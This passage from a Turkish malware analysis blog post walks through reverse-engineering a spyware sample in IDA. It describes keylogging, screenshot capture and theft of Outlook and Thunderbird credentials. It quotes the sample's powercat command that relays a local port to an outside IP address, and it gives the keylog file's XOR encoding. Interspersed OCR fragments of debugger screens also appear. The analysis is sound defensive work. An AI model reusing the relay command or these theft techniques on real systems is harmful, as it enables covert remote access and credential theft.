ascii 47 - x SYSTEM\CurrentControlSet\Control\ProductOptions
ascii 5 - x WINNT
ascii 8 - x LANMANNT








Dinamik kod analizine devam ettiğimde, çalışan işlemler (process) arasında ns.exe isimli (Norton Security olduğunu tahmin ediyorum.) işlemi gördüğünde, %TEMP% klasörüne oluşturduğu loopc.cmd isimli toplu işlem dosyası (batch) ile Powercat aracını çalıştırarak (powercat -l -p 4000 -r tcp:84.200.2.12:443;) 4000. bağlantı noktası (port) ile 84.200.2.12 ip adresine 443. bağlantı noktası arasında relay yapabildiğini gördüm. Asıl amacım, zararlı yazılımın çekirdeğine yani tüm fonksiyonların çağrıldığı ana fonksiyona ulaşmak ve zararlı yazılımın yeteneklerini öğrenmek olduğu için analiz etmeye devam ettim. Fonksiyonlar arası gezinirken çok geçmeden IDA'nın grafik görünümü ile 00405AB3 adresindeki ana fonksiyona ulaştım. Bu fonksiyon altından çağrılan diğer fonksiyonlara hızlıca baktığımda bunun uzaktan sistemi

yönetmeye imkan tanıyan ve buna ilaveten tuş kaydı yapabilen, ekran görüntüsü alabilen ve Outlook, Thunderbird profillerinde yer alan kullanıcı adı ve parola bilgilerini de çalabilen bir casus yazılım olduğunu öğrenmiş oldum.













Analizimi tamamlamadan önce zararlı yazılımda yer alan fakat analizim süresince devreye girmeyen tuş kaydından sorumlu olan fonksiyonu bulup, hızlıca göz atmaya karar verdim. 0041572C adresinde yer alan tuş kaydından sorumlu olan fonksiyonu tespit ettikten sonra programın akışını değiştirerek, akışın bu fonksiyona devam etmesini sağladım. Ardından sistem üzerinde bastığım her tuşun (AAAAAAAAAAAAA…), AMD klasöründe dosya adı tarihten oluşan bir dosyaya (-08-03-2017) kayıt edildiğini gördüm. Okunaklı olmayan bir dosyanın şifrelemesini de çözmek için fonksiyona kısaca göz attığımda, dosyaya yazılan her bir baytın ilk olarak 9D hex değeri ile XOR işleminden geçirilip ardından da çıkan değere 36 sayısının eklediğini gördüm. Hex Workshop Hex Editor aracı ile tuş kaydının saklandığı dosyada ters işlem (-36 ^ 9D) yaptığımda ise okunaklı olmayan bastığım tuş bilgilerini okunaklı hale çevirebildim.


IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Graph overview
Debug View
Structures
Enums
IDA View-EIP
Breakpoints
General registers
Hex View-1
Stack view
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


IDA - OGLCache.idb (OGLCache.exe) C:\Users\Mert\Desktop\OGLCache.idb - Running
File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
General registers
Modules
Threads
Hex View-1
Stack view
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.







Sonuç itibariyle organize siber suç çetelerinin hedef aldıkları kurumlara saldırırken devlet destekli (nation state) siber saldırganlardan çok da geri kalmadıklarını görebiliyoruz. Çıtayı her daim yükseltelen siber saldırganlarla mücadele adına FireEye (Mandiant)'ın da raporunda yer verdiği üzere özellikle finans kurumlarının güvenlik ve insan yatırımlarını arttırmaları büyük önem kazanıyor. Son olarak eski FBI başkanı Robert Miller'ın "Dünyada iki çeşit kurum var; Bir, hacklenenler, iki, hacklenecek olanlar" sözünü hatırlatarak, bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

